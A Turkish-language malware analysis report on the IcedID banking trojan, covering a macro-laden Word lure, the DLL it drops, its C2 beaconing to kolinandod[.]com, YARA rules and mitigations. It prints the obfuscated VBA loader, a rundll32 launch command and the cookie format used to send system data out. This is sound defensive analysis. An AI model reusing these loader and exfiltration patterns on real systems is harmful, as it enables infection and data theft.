IcedID

TEKNİK ANALİZ RAPORU

ZAYOTEM
ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

İçindekiler

Ön Bakış


IcedID, Bok-Bot adıyla da bilinen Trojan tipi kötü amaçlı bir yazılımdır. İlk kez 2017 yılında ortaya çıkmış ve sürekli güncel kalması ile popülerliği artmıştır. Doğu Avrupa'daki bazı siber suç örgütleri ile bağlantıları olan bir grup tehdit aktörü tarafından işletildiği düşünülmektedir. Ayrıca arkasındaki suçluların Emotet ve Trickbot'un dağıtımcılarıyla iş birliği yaptığı bilinmektedir. IcedID saldırıları çoğunlukla Kuzey Amerika'daki bankaları ve Birleşik Krallık'taki birkaç seçkin bankacılık kuruluşunu hedef almaktadır. Esas olarak bankacılık Trojan'ı olarak bilinen IcedID, işletmeleri, kurumsal banka hesaplarını, e-ticaret sitelerini, ödeme kartı sağlayıcılarını ve mobil hizmet sağlayıcılarını hedefler. Bu noktada, özel kullanıcılara yönelik saldırılar hakkında net bir bilgi bulunmamaktadır. Aynı zamanda bir loader görevi görür ve diğer virüsleri iletebilir veya ek modüller indirebilir.

IcedID, çok gelişmiş işlevler taşıyan modüler bir virüstür. Diğer Trojan tipi yazılımlardan esinlenilmiş veya direkt olarak çalınmış herhangi bir kod parçası içermemektedir ve bu durum alışılmışın dışındadır. Ayrıca geliştiricileri tarafından aktif olarak korunmakta ve geliştirilmektedir.

Document-197.rtf Analizi

Adı	Document-197.rtf
MD5	C0DEEE5790252A14669A1A84AEC12317
SHA256	7dd793aab5547eb5523f7c9c0222b819995d7550603fa027854a63327b59b657
Dosya Türü	DOCM

Ön İnceleme



Şekil 1- Document-197.rtf sahte dosya içeriği

Zararlı dokümandaki makro kodlarının çalışabilmesi için sosyal mühendislik metodu kullanılarak kullanıcının "otomatik makro çalıştırma" izni vermesi beklenmektedir.

Döküman içerisinde sahte bir resim hazırlanmış ve bu sahte resimde, dosyanın Microsoft Office Word'ün eski bir sürümünde oluşturulduğu ve dosyaya erişebilmek için kullanıcının izninin gerektiği belirtilmektedir. Zararlı, kullanıcıdan izinleri aldığında makroyu çalıştırmaktadır.

Detaylı Analiz


Indicator	Value	Risk	Description
File format	MS Word 2007+ Macro-Enabled Document (.docm)	info	
Container format	OpenXML	info	Container type
Encrypted	False	none	The file is not encrypted
VBA Macros	Yes, suspicious	HIGH	This file contains VBA macros. Suspicious keywords were found. Use olevba and mraptor for more info.
XLM Macros	No	none	This file does not contain Excel 4/XLM macros.
External Relationships	0	none	External relationships such as remote templates, remote OLE objects, etc

Şekil 2- Document-197.rtf VBA Macroları içermektedir

Dökümanın şüpheli VBA Makroları içerdiği görülmektedir. Makrodaki dizinler obfuscate edilmiş halde bulunmaktadır. Her bir dizin kullanılmadan önce "I7JQdMABs" adlı fonksiyon ile çağırılmaktadır. Çağırılan dizinler "I7JQdMABs" fonksiyonunda deobfuscate edildikten sonra kullanılmaktadır.

```
32 Dim  ···   ·· () As Byte
33 Dim ·  ··    · · ·
34 Dim ·    · ···· As Integer
35  ···   ··  = · ···  ····· ·· (I7JQdMABs("vnZaxCRuVoPEwFXX"))
36 ·  ··    · · · = I7JQdMABs("mgrlt\Pxda.cxalx:orD\a")
37 ·    · ···· = FreeFile
38 performWrite  ···   ·· , ·  ··    · · ·, ·    · ····
39 Call Shell(I7JQdMABs("ll23rd un") & ·  ··    · · · & I7JQdMABs("#,1"))
40 End Sub
41 Function S22oiPh(s, pos)
42     S22oiPh = Mid(s, 1, pos - 1) & Mid(s, pos + 1, Len(s))
43 End Function
44 Function performWrite(···· ·   ·  ··, ·····  ··  ·· ·,  ···  ···   ·  )
45 Dim   · ··     ··· · As Long
46 Open ·····  ··  ·· · For Binary Access Write As # ···  ···   ·
47 For   · ··     ··· · = 0 To UBound(···· ·   ·  ··) - 1
48 Put # ···  ···   ·  ,   · ··     ··· · + 1, CByte(···· ·   ·  ··(  · ··     ··· ·))
49 Next   · ··     ··· ·
50 Close # ···  ···   ·
51 End Function
```

Şekil 3- Document-197.rtf obfuscate edilmiş VBA Makroları



Şekil 4- Dizilerin şifresini çözen Visual Basic programı

Obfuscate edilmiş olan dizinler, deobfuscate edildikten sonra "I7JQdMABs" fonksiyonunun parametreleri görünür hale gelmektedir.

Makro içerisinde kullanılan bazı komutlar şu şekildedir ;

```
VAR1 = CallByName(ActiveDocument, CustomXMLParts, VbGet, http://[oauCxEFVnZXPXwRv]/)

VAR2 = CallByName(VAR1, SelectSingleNode, VbMethod, /*[local-name()='custom-xml-content'])

CallByName(VAR2, Text, VbGet)

Shell(rundll32 c:\ProgramData\xxx.dll ,#1)
```

VBA kodlarına baktığımız zaman zararlı, İnternet sitesine istek atarak xxx.dll dosyasını "C:\ProgramData\" dizinine indirmektedir.


Zararlı, "rundll32.exe" uygulamasını çağıran shell kodunu çalıştırarak, rundll32.exe uygulamasının belleğinde xxx.dll'i çalıştırmaktadır. Bu şekilde zararlı (xxx.dll) işlemine başlamaktadır.

```
+----------+--------------------+----------------------------------------------+
|Type      |Keyword             |Description                                   |
+----------+--------------------+----------------------------------------------+
|AutoExec  |Document_Open       |Runs when the Word or Publisher document is   |
|          |                    |opened                                        |
|Suspicious|Open                |May open a file                               |
|Suspicious|Write               |May write to a file (if combined with Open)   |
|Suspicious|Put                 |May write to a file (if combined with Open)   |
|Suspicious|Binary              |May read or write a binary file (if combined  |
|          |                    |with Open)                                    |
|Suspicious|Shell               |May run an executable file or a system        |
|          |                    |command                                       |
|Suspicious|Call                |May call a DLL using Excel 4 Macros (XLM/XLF) |
|Suspicious|CallByName          |May attempt to obfuscate malicious function   |
|          |                    |calls                                         |
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be  |
|          |                    |used to obfuscate strings (option --decode to |
|          |                    |see all)                                      |
|Base64    |y<m                 |eTxt                                          |
|String    |                    |                                              |
```


Şekil 5- Makro içerisinde var olan zararlı işlemler

xxx.dll Analizi

Adı	xxx.dll
MD5	C44E334A421D10C4EA7A21AA612EBE52
SHA256	cc3205b396b625cd21112b9b9b36cbe98ffa6891fade5100e469a43c80ed0470
Dosya Türü	PE64 / DLL



Şekil 6- LoadLibrary API'sinin kullanıldığı görülmektedir



Şekil 7- GetProcAddress API'sinin kullanıldığı görülmektedir


Zararlı "GetProcAddress" ve "LoadLibrary" API'lerinin yardımı ile dinamik olarak API resolving işlemi yapmaktadır.

LoadLibrary, dinamik olarak yüklenecek API'nin bulunduğu DLL'i yükler ve parametre olarak GetProcAddress'e verir. GetProcAddress parametre olarak aldığı DLL'den dışa aktarılan fonksiyonun adresini döndürerek dinamik çözümleme işlemini tamamlamaktadır.

API'lerin dinamik zamanda API Hashing işlemine tabi tutulmasının sebebi; IAT (Import Address Table)'den API'leri gizleyip statik analizde görülmesini engellemektir.


Dinamik olarak yüklenilen API'lerden şüpheli olan birkaçı şunlardır;

WinHttpSendRequest	WinHttpSetOption	SwitchToThread	VirtualAlloc
GetTempPathA	CreateDirectoryA	GetComputerNameExW	Sleep
CreateThread	GetProcessHeap	LookupAccountNameW	SHGetFolderPathA



Şekil 8- _u parametresine eklemek üzere kullanıcı adı bilgisini topluyor


Zararlı, yüklediği Windows API'lerini kullanarak bir takım sistem bilgisi toplamaktadır. Kullanıcı ismi, Adaptör bilgisi, Windows sürüm bilgisi vb. gibi topladığı bilgileri hexadecimal değere çevirmektedir. Değerleri çevirdikten sonra cookie parametreleri içerisine yazmaktadır.



Şekil 9- _gid parametresine eklemek üzere sistemden adaptör bilgisini topluyor

Zararlı, çerez içerisinde 6 tane parametre göndermektedir. Bu parametrelerde C2 sunucusuna göndermek üzere topladığı bilgiler yazmaktadır. Bu parametrelerin ismi ve içerikleri aşağıdaki gibidir:

- _gads : Sistemin ne kadar süredir açık olduğu, sistem bilgisi vb.
- _gat : Windows sürüm bilgisi
- _ga : İşlemci bilgisi
- _u : Bilgisayar ismi, kullanıcı ismi, VM Tespiti(Zararlı, lab ortamında incelenip incelenmediğini kontrol ediyor)
- _io : SID numarası
- _gid : Yerel bilgisayarın adaptör bilgisi



Şekil 10- GetTickCount64() API'si kullanılarak karşılaştırmak üzere çalışma zamanı hesaplanır

Anti analiz tekniği kullanıldığı görülmektedir. Ayrıntılı zamanlama bilgileri elde etmek için RDTSC, QueryPerformanceCounter(), GetTickCount() gibi API veya komutları kullanılmaktadır. Programın çalışması esnasında geçen süre hesaplanarak sanal makine tespit edilmektedir.

```
lea edx,qword ptr ds:[r9+18]
call qword ptr ds:[<&WinHttpSetOption>]
mov ecx,dword ptr ds:[rdi+28]
mov rdx,qword ptr ds:[rdi+10]
mov r9,qword ptr ds:[rdi+20]
mov rax,rdx
neg rax
sbb r8d,r8d
and qword ptr ss:[rsp+30],rbx
mov dword ptr ss:[rsp+28],ecx
mov dword ptr ss:[rsp+20],ecx
mov rcx,r14
call qword ptr ds:[<&WinHttpSendRequest>]
xor edi,edi
test eax,eax
je 18000277E
xor edx,edx
mov rcx,r14
call qword ptr ds:[<&WinHttpReceiveResponse>]
test eax,eax
je 18000277E
```

```
[rdi+10]:L"Cookie: __gads=3281798692:1:2

r8d:L"ver"

edi:&L"kolinandod.com"
```

Şekil 11- Edindiği bilgileri cookie olarak C2 sitesine istek atmaktadır.

Topladığı tüm bilgileri parametrelere yazdıktan sonra “kolinandod[.]com” C2 sunucusuna “WinHttpSetOption” ile oluşturduğu HTTP başlığı ile istek atmaktadır.

Network Analizi


ApateDNS

Capture Window | DNS Hex View

Time	Domain Requested	DNS Returned
15:06:01	teredo.ipv6.microsoft.com	FOUND
15:07:04	teredo.ipv6.microsoft.com	FOUND
15:07:44	teredo.ipv6.microsoft.com	FOUND
15:08:28	teredo.ipv6.microsoft.com	FOUND
15:08:49	kolinandod.com	FOUND
15:08:49	kolinandod.com	FOUND
15:08:59	teredo.ipv6.microsoft.com	FOUND
15:09:33	teredo.ipv6.microsoft.com	FOUND
15:09:50	kolinandod.com	FOUND
15:09:50	kolinandod.com	FOUND
15:10:08	teredo.ipv6.microsoft.com	FOUND

Şekil 12- Zararlının istek attığı domain

“kolinandod[.]com” domain adresine bağlanmaya çalıştığı gözlemlenmiştir.




Şekil 13- Zararlının attığı istek

Atılan HTTP isteği detaylı incelendiğinde, zararlının bilgi toplama aşamasında elde ettiği "cookie" değerlerini kullandığı görülmektedir.

Gönderilen istek:

```
GET / HTTP/1.1
Connection: Keep-Alive
Cookie: __gads=3281798692:1:6091:43; _gat=6.1.7601.64; _ga=1.132775.1635208534.2265;
_u=4943454B494E472D5043:6963656B696E67:3243364442333636454139394234344 3;
__io=21_3903324018_4204184887_3705385876; _gid=006859EB7A28
Host: kolinandod[.]com
```



Şekil 14- C2 sunucusundan dönen hata

"kolinandod[.]com"un aldığı HTTP isteği sonucunda sunucu, "404 Not Found" hatası dönmektedir.

Dönen yanıt:

```
HTTP/1.1 404 Not FoundServer: nginx/1.18.0 (Ubuntu)Date: Wed, 02 Nov 2022 19:44:37
GMTContent-Type: text/html
Content-Length: 162
Connection: keep-alive
<html>
<head><title>404 Not Found</title></head>
<body>
<center><h1>404 Not Found</h1></center>
<hr><center>nginx/1.18.0 (Ubuntu)</center>
</body>
</html>
```

Sunucudan dönen 404 kodlu yanıt sonrasında “Sleep” fonksiyonu ile bir süre bekleyerek tekrardan istek atmaya devam ettiği gözlemlenmiştir.

Ancak sunucudan alacağı 200 kodlu yanıt ile zararlı işlemine devam edebilmektedir. Analiz sırasında hedef olmadığımız için, C2 sitesi 404 kodu dönmekte ve zararlı aktivitelerine devam edememektedir.

document-197.rtf YARA Kuralı

```
import “hash”
rule IcedID
{
	meta:
		author = “ZAYOTEM”
		description = “IcedID”
		first_date = “02.10.2022”
		report_date = “02.11.2022”
		file_name =“document-197.rtf”

	strings:
		$s1 = “http://oauCxEFVnZXPXwRv/”
		$s2 = “c:\\ProgramData\\xxx.dll”
		$s3= “,#1”
		$s4 = {6D 67 72 6C 74 5C 50 78 64 61 2E 63 78 61 6C 78 3A
6F 72 44 5C 61}

	condition:
	hash.md5(0,filesize) == “C0DEEE5790252A14669A1A84AEC12317” or
	all
	of
	them
}
```

xxx.dll YARA Kuralı

```
import “hash”
rule IcedID
{
	meta:
		author = “ZAYOTEM”
		description = “IcedID”
		first_date = “02.10.2022”
		report_date = “02.11.2022”
		file_name = “xxx.dll”

	strings:
		$http_headers1 = “Cookie: _gads=”
		$http_headers2 = “_gat=”
		$http_headers3= “_ga=”
		$http_headers4 = “_u=”
		$http_headers5 = “_io=”
		$http_headers6 = “_gid=”

		$s1 = “kolinandod.com”
		$s2 = “yudsanauystdgahdsjkas”
		$s3 = “c:\\ProgramData\\”

	condition:
	hash.md5(0,filesize) == “C44E334A421D10C4EA7A21AA612EBE52” or
	all
	of
	them
}
```

MITRE ATTACK TABLE

Reconnaissance	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	C&C	Exfliration
			T1055- Process Injection	T1027- Obfuscated Files or Information		T1071- Application Layer Control	
				T1055- Process Injection		T1095- Non- Application Layer Control	
				T1497- Virtualization/Sandbox Evasion		T1105- Ingress Tool Transfer	

Çözüm Önerileri

1.Bilinen kötü amaçlı dosyaların tespit edilmesini ve azaltılmasını sağlamak için sistemlerde düzenli olarak taramalar gerçekleştiriniz. Antivirüs uygulamalarınızı güncel tutunuz. Güvenlik yazılımının tüm uç noktalara dağıtıldığından ve merkezi olarak izlendiğinden emin olunuz.

2.Uygun testlerden hemen sonra uygun yamaları ve güncellemeleri uygulayın.

3.Mümkün olan yerlerde çok faktörlü kimlik doğrulamayı etkinleştirin.

4.Bilinmeyen programların sunucularda çalışmasını önlemek için uygulama beyaz listesini uygulayın. Onaylanmamış bir tarayıcı kullanmaları halinde saldırganların web tarama faaliyetlerini kısıtlayacaktır.

5.Kuruluşun uygulama beyaz listeleme yazılımı, bir sistemde yalnızca yetkili, dijital olarak imzalanmış komut dosyalarının (*.ps1, *.py, makrolar, vb.) çalışmasına izin verilmesini sağlamalıdır.

6.Ortamınızdaki makroları devre dışı bırakın. Makroları tamamen devre dışı bırakmak mümkün değilse, makroların etkinleştirilmesi gereken kullanıcılar için Active Directory'de (AD) bir Kuruluş Birimi (OU) oluşturun.

7.Bilinen kötü amaçlı spam göstergelerine sahip e-postaları filtrelemek için e-posta ağ geçidinde filtreler uygulayın ve güvenlik duvarında şüpheli IP adreslerini engelleyin.

8.Harici e-postaları, harici bir kaynaktan geldiğini belirten bir banner ile işaretleyin. Kullanıcıların sahte e-postaları tespit etmesine yardımcı olacaktır.

9.Şüpheli e-postalarla ilgili bir politikanız yoksa, bir politika oluşturmayı ve tüm şüpheli e-postaların güvenlik ve/veya BT departmanlarına bildirilmesi gerektiğini belirtmeyi düşünün.

10.Çalışanlara sosyal mühendislik ve phishing eğitimi verin. Şüpheli e-postaları açmamaları, bu tür e-postalarda yer alan bağlantılara tıklamamaları, hassas bilgileri çevrimiçi olarak paylaşmamaları ve istenmeyen taleplere asla kullanıcı adı, şifre ve/veya kişisel bilgi vermemeleri konusunda onları teşvik edin. Kullanıcılara, bağlantıya tıklamadan önce hedefi doğrulamak için fareleriyle bir bağlantının üzerine gelmelerini öğretin.

11.Düzenli olarak sistem yedekleri oluşturun ve bu yedekleri bant dışında ayrı bir yerde saklayın.

12.Kullanıcıların görevlerini yerine getirmesini sağlayacak derecede, minimum erişim düzeyine sahip olmalarını sağlayın. Yönetici kimlik bilgilerini belirlenmiş yöneticilerle sınırlayın.

HAZIRLAYAN

Berkay DOĞAN LinkedIn

Dilara BEHAR LinkedIn

Rabia EKŞİ LinkedIn

Zafer Yiğithan DERECİ LinkedIn